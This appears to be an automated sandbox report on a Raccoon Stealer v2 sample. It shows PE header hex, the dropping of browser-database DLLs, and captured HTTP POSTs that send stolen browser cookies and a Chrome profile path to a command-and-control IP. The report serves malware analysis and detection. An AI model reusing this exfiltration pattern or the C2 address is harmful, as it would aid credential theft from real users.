01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 ac 0a 0b 00
00 10 00 00 00 0c 0b 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 00 50 60 2e 64 61 74 61 00 00 00 7c 27 00
00 00 20 0b 00 00 28 00 00 00 12 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 60 c0 2e 72 64 61 74 61 00 00 10 44
01 00 00 50 0b 00 00 46 01 00 00 3a 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 60 40 2e 62 73 73 00 00 00 00 28
08 00 00 00 a0 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 60 c0 2e 65 64 61 74 61 00 00
6e 2a 00 00 00 b0 0c 00 00 2c 00 00 00 80 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 40 2e 69 64 61 74 61 00
00 d0 0c 00 00 00 e0 0c 00 00 0e 00 00 00 ac 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 43 52 54 00 00
00 00 2c 00 00 00 00 f0 0c 00 00 02 00 00 00 ba 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 74 6c 73 00
00 00 00 20 00 00 00 00 00 0d 00 00 02 00 00 00 bc 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 72 73 72
63 00 00 00 a8 04 00 00 00 10 0d 00 00 06 00 00 00 be 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 72 65
6c 6f 63 00 00 e0 3b 00 00 00 20 0d 00 00 3c 00 00 00 c4 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 42 2f 34
00 00 00 00 00 00 38 05 00 00 00 60 0d 00 00 06 00 00 00 00 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 42 2f
31 39 00 00 00 00 00 52 c8 00 00 00 70 0d 00 00 ca 00 00 00 06 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42
2f 33 31 00 00 00 00 00 5d 27 00 00 00 40 0e 00 00 28 00 00 00 d0 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10
42 2f 34 35 00 00 00 00 00 9a 2d 00 00 00 70 0e 00 00 2e 00 00 00 f8 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00
10 42 2f 35 37 00 00 00 00 00 5c 0b 00 00 00 a0 0e 00 00 0c 00 00 00 26 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 40
00 30 42 2f 37 30 00 00 00 00 00 23 03 00 00 00 b0 0e 00 00 04 00 00 00 32 0e 00 00 00 00 00 00 00 00 00 00 00 00 00
40 00 10 42 2f 38 31 00 00 00 00 00 73 3a 00 00 00 c0 0e
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL",bv! a n* ;.text`P`.data|' (@`.rdataDPF:@`@.bss(
`.edatan*,@0@.idata@0.CRT,@0.tls @0.rsrc@0.reloc; <@0B/48`@@B/19Rp@B/31]'@(@B/45-p.@B/57\&
@0B/70#2@B/81s:</td></tr>
<tr><td>Aug 11, 2022
06:57:10.730874062
CEST</td><td>6558</td><td>OUT</td><td>POST /a9de71948549020b4b91e4dc94a097d9 HTTP/1.1
Accept: */*
Content-Type: multipart/form-data; boundary=X7SGQl6K23Pjp5NR
User-Agent: rqwrwqrqwrqw
Host: 89.208.103.4
Content-Length: 7371
Connection: Keep-Alive
Cache-Control: no-cache</td></tr>
<tr><td>Aug 11, 2022
06:57:11.350249052
CEST</td><td>6567</td><td>IN</td><td>HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 11 Aug 2022 04:57:11 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 8
Connection: keep-alive
Content-Security-Policy: default-src 'self';base-uri 'self';block-all-mixed-content;font-src 'self' https: data:;form-action 'self
';frame-ancestors 'self';img-src 'self' data:;object-src 'none';script-src 'self';script-src-attr 'none';style-src 'self' https: 'unsafe-
inline';upgrade-insecure-requests
Cross-Origin-Embedder-Policy: require-corp
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
X-DNS-Prefetch-Control: off
Expect-CT: max-age=0
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Download-Options: noopen
X-Content-Type-Options: nosniff
Origin-Agent-Cluster: ?1
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: no-referrer
X-XSS-Protection: 0
ETag: W/"8-OEKKaYqxIiVAaA56t44dc56a/Rw"
Data Raw: 72 65 63 65 69 76 65 64
Data Ascii: received</td></tr>
</table>

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:57:12.418275118 CEST	6568	OUT	POST /a9de71948549020b4b91e4dc94a097d9 HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=a43PpQwQt3r99wpD User-Agent: rqwrwqrqwrqw Host: 89.208.103.4 Content-Length: 597 Connection: Keep-Alive Cache-Control: no-cache Data Raw: 2d 2d 61 34 33 50 70 51 77 51 74 33 72 39 39 77 70 44 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 66 69 6c 65 22 3b 20 66 69 6c 65 6e 61 6d 65 3d 22 5c 63 6f 6f 6b 69 65 73 2e 74 78 74 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 2d 6f 62 6a 65 63 74 0d 0a 0d 0a 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 09 54 52 55 45 09 2f 09 54 52 55 45 09 31 33 32 36 31 37 36 32 38 37 37 34 36 32 33 36 35 09 4e 49 44 09 64 6a 45 77 69 6d 31 63 79 2b 38 57 6c 62 69 59 6a 45 77 5a 62 35 54 46 64 43 42 62 69 6e 30 70 74 7a 45 44 6d 51 35 51 69 46 65 32 4d 5a 4a 63 4d 33 41 59 6f 52 34 56 30 53 4d 77 48 47 72 2f 64 6a 33 6e 58 6f 5a 59 45 47 63 34 47 34 75 38 38 46 45 53 52 63 78 66 70 38 50 58 42 4d 78 78 46 57 56 77 4a 4d 58 66 4a 41 54 68 34 36 62 4e 70 52 59 79 63 70 55 41 4d 77 6e 48 58 50 35 2b 48 69 6c 77 69 49 2b 56 33 47 52 67 49 48 30 59 71 45 32 42 57 6d 72 41 4d 75 47 38 76 4d 47 69 4a 52 52 45 4f 45 49 43 55 6c 6c 54 63 31 79 45 56 57 46 35 61 56 54 33 66 79 66 32 79 35 31 61 32 4d 51 30 50 4c 37 61 53 56 37 63 67 64 33 47 31 4e 70 44 41 7a 5a 48 35 78 59 38 47 68 38 39 61 35 39 45 61 6f 72 6a 4a 61 4b 5a 64 35 71 33 65 6a 6f 65 6d 74 48 73 6a 70 4c 30 30 6a 49 37 70 2b 62 68 56 54 74 50 50 57 4c 54 32 72 64 7a 2f 59 34 3d 0a 43 3a 5c 55 73 65 72 73 5c 68 61 72 64 7a 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 47 6f 6f 67 6c 65 5c 43 68 72 6f 6d 65 5c 55 73 65 72 20 44 61 74 61 5c 44 65 66 61 75 6c 74 7c 48 4a 68 39 6c 79 68 75 2f 6a 32 6b 36 7a 47 4e 37 79 52 30 50 79 48 59 6c 4b 44 69 4f 2f 77 56 61 30 70 48 51 6b 51 79 79 45 6b 3d 7c 38 35 2e 30 2e 34 31 38 33 2e 31 32 31 2d 36 34 0d 0a 0d 0a 2d 2d 61 34 33 50 70 51 77 51 74 33 72 39 39 77 70 44 2d 2d Data Ascii: --a43PpQwQt3r99wpDContent-Disposition: form-data; name="file"; filename="\cookies.txt"Content-Type: application/x-object.google.comTRUE/TRUE132617628774623 65NIDdjEwim1cy+8WlbiYjEwZb5TFdCBbin0ptzEDmQ 5QiFe2MZJcM3AYoR4V0SMwHGr/dj3nXoZYEGc4G4u88FESRcxfp8PXBMxxFWVwJMXfJATh46bNpRYycp UAMwnHXP5+HilwiI+V3GRgIH0YqE2BWmrAMuG8vMGiJRREOEICUllTc1yEVWF5aVT3fyf2y51a2MQ0PL7aSV7cgd3G 1NpDAzZH5xY8Gh89a59EaorjJaKZd5q3ejoemtHsjpL00jl7p+bhVTtPPWLT2rdz/Y4=C:\Users\user\AppData\Local\Goog le\Chrome\User Data\Default|HJh9lyhu/j2k6zGN7yR0PyHYlKDiO/wVa0pHQkQyyEk=|85.0.4183.121-64--a43PpQwQt 3r99wpD--
Aug 11, 2022 06:57:12.542366028 CEST	6569	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Thu, 11 Aug 2022 04:57:12 GMT Content-Type: text/html; charset=utf-8 Content-Length: 8 Connection: keep-alive Content-Security-Policy: default-src 'self';base-uri 'self';block-all-mixed-content;font-src 'self' https: data:;form-action 'self ';frame-ancestors 'self';img-src 'self' data:;object-src 'none';script-src 'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests Cross-Origin-Embedder-Policy: require-corp Cross-Origin-Opener-Policy: same-origin Cross-Origin-Resource-Policy: same-origin X-DNS-Prefetch-Control: off Expect-CT: max-age=0 X-Frame-Options: SAMEORIGIN Strict-Transport-Security: max-age=15552000; includeSubDomains X-Download-Options: noopen X-Content-Type-Options: nosniff Origin-Agent-Cluster: ?1 X-Permitted-Cross-Domain-Policies: none Referrer-Policy: no-referrer X-XSS-Protection: 0 ETag: W/"8-OEKKaYqxIiVAaA56t44dc56a/Rw" Data Raw: 72 65 63 65 69 76 65 64 Data Ascii: received
Aug 11, 2022 06:57:15.959556103 CEST	6569	OUT	POST /a9de71948549020b4b91e4dc94a097d9 HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=3rxWtrZ2KLNztiDw User-Agent: rqwrwqrqwrqw Host: 89.208.103.4 Content-Length: 85278 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:57:16.100912094 CEST	6655	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Thu, 11 Aug 2022 04:57:16 GMT Content-Type: text/html; charset=utf-8 Content-Length: 8 Connection: keep-alive Content-Security-Policy: default-src 'self';base-uri 'self';block-all-mixed-content;font-src 'self' https: data:;form-action 'self';frame-ancestors 'self';img-src 'self' data:;object-src 'none';script-src 'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests Cross-Origin-Embedder-Policy: require-corp Cross-Origin-Opener-Policy: same-origin Cross-Origin-Resource-Policy: same-origin X-DNS-Prefetch-Control: off Expect-CT: max-age=0 X-Frame-Options: SAMEORIGIN Strict-Transport-Security: max-age=15552000; includeSubDomains X-Download-Options: noopen X-Content-Type-Options: nosniff Origin-Agent-Cluster: ?1 X-Permitted-Cross-Domain-Policies: none Referrer-Policy: no-referrer X-XSS-Protection: 0 ETag: W/"8-OEKKaYqxIiVAaA56t44dc56a/Rw" Data Raw: 72 65 63 65 69 76 65 64 Data Ascii: received

Statistics

Behavior

c35d4e641adf21bead54611499c416.
AppLaunch.exe

Click to jump to process

System Behavior

Analysis Process: c35d4e641adf21bead54611499c416c8e2de75ac96098.exe PID: **5796**, Parent PID: **5332**

General

Target ID:	0
Start time:	06:57:05
Start date:	11/08/2022
Path:	C:\Users\user\Desktop\c35d4e641adf21bead54611499c416c8e2de75ac96098.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\c35d4e641adf21bead54611499c416c8e2de75ac96098.exe"
Imagebase:	0x13b0000
File size:	253424 bytes
MD5 hash:	C5AF2B53CF4B8D6177240A822EF6F350

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: AppLaunch.exe PID: **5728**, Parent PID: **5796**

General

Target ID:	1
Start time:	06:57:06
Start date:	11/08/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
Imagebase:	0xc90000
File size:	98912 bytes
MD5 hash:	6807F903AC06FF7E1670181378690B22
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000001.00000003.256216440.0000000004D1B000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000001.00000003.248184995.0000000004D1B000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000001.00000003.247123478.0000000004D1E000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000001.00000003.251086981.0000000004D1B000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000001.00000003.246414861.0000000004D1B000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000001.00000002.263653396.0000000004D1B000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000001.00000003.245521959.0000000004CFC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000001.00000003.252997013.0000000004D1E000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	407E10	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	407E10	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	407E10	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	407E10	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	407E10	HttpSendRequestW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	407E10	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	407E10	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	407E10	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	407E10	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	407E10	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	407E10	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	407E10	HttpSendRequestW
C:\Users\user\AppData\LocalLow\nss3.dll	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	408598	CreateFileW
C:\Users\user\AppData\LocalLow\msvcp140.dll	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	408598	CreateFileW
C:\Users\user\AppData\LocalLow\vcruntime140.dll	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	408598	CreateFileW
C:\Users\user\AppData\LocalLow\mozglue.dll	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	408598	CreateFileW
C:\Users\user\AppData\LocalLow\freebl3.dll	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	408598	CreateFileW
C:\Users\user\AppData\LocalLow\softokn3.dll	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	408598	CreateFileW
C:\Users\user\AppData\LocalLow\sqlite3.dll	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	408598	CreateFileW
C:\Users\user\AppData\LocalLow\r93FRLGa73HG	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	4029C5	CopyFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\U28DVK1LkhXI	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	402EE4	CopyFileW
C:\Users\user\AppData\LocalLow\t56OlInDWvo9	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	403869	CopyFileW
C:\Users\user\AppData\LocalLow\1g8B3TB8nn75	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	403443	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\r93FRLGa73HG	success or wait	1	402C8C	DeleteFileW
C:\Users\user\AppData\LocalLow\U28DVK1LkhXI	success or wait	1	403229	DeleteFileW
C:\Users\user\AppData\LocalLow\t56OlInDWvo9	success or wait	1	4039B0	DeleteFileW
C:\Users\user\AppData\LocalLow\1g8B3TB8nn75	success or wait	1	403734	DeleteFileW
C:\Users\user\AppData\LocalLow\9p1l6K91w23M	success or wait	1	408254	DeleteFileW
C:\Users\user\AppData\LocalLow\nss3.dll	success or wait	1	407C18	DeleteFileW
C:\Users\user\AppData\LocalLow\sqlite3.dll	success or wait	1	407C37	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\nss3.dll	0	2048	4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 24 00 00 50 45 00 00 4c 01 06 00 fd fd 39 62 00 00 00 00 00 00 00 00 fd 00 22 21 0b 01 0e 00 00 fd 19 00 00 26 05 00 00 00 00 00 fd 01 15 00 00 10 00 00 00 00 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 60 1f 00 00 04 00 00 fd fd 1f 00 02 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 fd 21 1d 00 5c fd 00 00 54 fd 1d 00 40 01 00	MZx@x!L!This program cannot be run in DOS mode.$PEL9b"!&`@A!\T@	success or wait	998	4085D8	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\msvcp140.dll	0	2048	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 53 31 43 fd fd 5f 10 fd fd 5f 10 fd fd 5f 10 29 6e fd 10 fd fd 5f 10 fd fd fd 10 fd fd 5f 10 fd fd 5e 10 22 fd 5f 10 da 5e 11 fd fd 5f 10 da 5c 11 fd fd 5f 10 da 5b 11 fd fd 5f 10 da 5a 11 fd fd 5f 10 da 5f 11 fd fd 5f 10 da fd 10 fd fd 5f 10 da 5d 11 fd fd 5f 10 52 69 63 68 fd fd 5f 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$1C___)n__^"_^__[_Z____]_Rich_	success or wait	220	4085D8	WriteFile
C:\Users\user\AppData\LocalLow\vcruntime140.dll	0	2048	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd fd 44 fd fd fd fd fd fd fd fd fd fd 30 38 65 fd fd fd fd fd fd fd 19 fd fd fd fd fd fd fd fd fd fd fd fd fd 09 fd fd fd fd fd fd 0e fd fd fd fd fd fd 0f fd fd fd fd fd fd 0a fd fd fd fd fd fd fd 75 fd fd fd fd fd fd 08 fd fd fd fd fd 52 69 63 68 fd fd fd fd 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 fd 28 fd 5b 00 00 00 00 00 00 00 00 fd 00 22	MZ@!L!This program cannot be run in DOS mode.$08euRichPEL(["	success or wait	40	4085D8	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\mozglue.dll	0	2048	4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 24 00 00 50 45 00 00 4c 01 07 00 fd fd 39 62 00 00 00 00 00 00 00 00 00 fd 00 22 21 0b 01 0e 00 00 18 08 00 00 56 01 00 00 00 00 00 fd 2f 04 00 00 10 00 00 00 00 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 fd 09 00 00 04 00 00 fd fd 09 00 02 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 fd fd 08 00 63 51 00 00 10 0e 09 00 2c 01 00	MZx@x!L!This program cannot be run in DOS mode.$PEL9b"!V/@AcQ,	success or wait	307	4085D8	WriteFile
C:\Users\user\AppData\LocalLow\freebl3.dll	0	2048	4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 24 00 00 50 45 00 00 4c 01 06 00 26 fd 39 62 00 00 00 00 00 00 00 00 00 fd 00 22 21 0b 01 0e 00 00 1a 08 00 00 36 02 00 00 00 00 00 fd 1f 08 00 00 10 00 00 00 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 fd 0a 00 00 04 00 00 fd 0a 00 02 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 34 2c 0a 00 53 00 00 00 fd 2c 0a 00 fd 00 00	MZx@x!L!This program cannot be run in DOS mode.$PEL&9b"!6@A4 ,S,	success or wait	335	4085D8	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\softokn3.dll	0	2048	4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 24 00 00 50 45 00 00 4c 01 06 00 27 fd 39 62 00 00 00 00 00 00 00 00 fd 00 22 21 0b 01 0e 00 00 fd 02 00 00 fd 00 00 00 00 00 00 fd fd 02 00 00 10 00 00 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 00 04 00 00 04 00 00 fd fd 04 00 02 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 74 76 03 00 53 01 00 00 fd 77 03 00 fd 00 00	MZx@x!L!This program cannot be run in DOS mode.$PEL'9b"!@AtvSw	success or wait	125	4085D8	WriteFile
C:\Users\user\AppData\LocalLow\sqlite3.dll	0	2048	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 12 00 22 fd 2c 62 00 76 0e 00 fd 13 00 00 fd 00 06 21 0b 01 02 19 00 0c 0b 00 00 fd 0c 00 00 0a 00 00 00 14 00 00 00 10 00 00 00 20 0b 00 00 00 fd 61 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 10 0f 00 00 06 00 00 1d 11 00 03 00 00 00 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 00 10 00 00 00 00 fd 0c 00 6e 2a 00	MZ@!L!This program cannot be run in DOS mode.$PEL",bv! a n*	success or wait	537	4085D8	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\r93FRLGa73HG	0	40960	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 01 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 43 fd 05 00 00 00 01 07 fd 00 00 00 00 10 07 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .C	success or wait	1	4029C5	CopyFileW
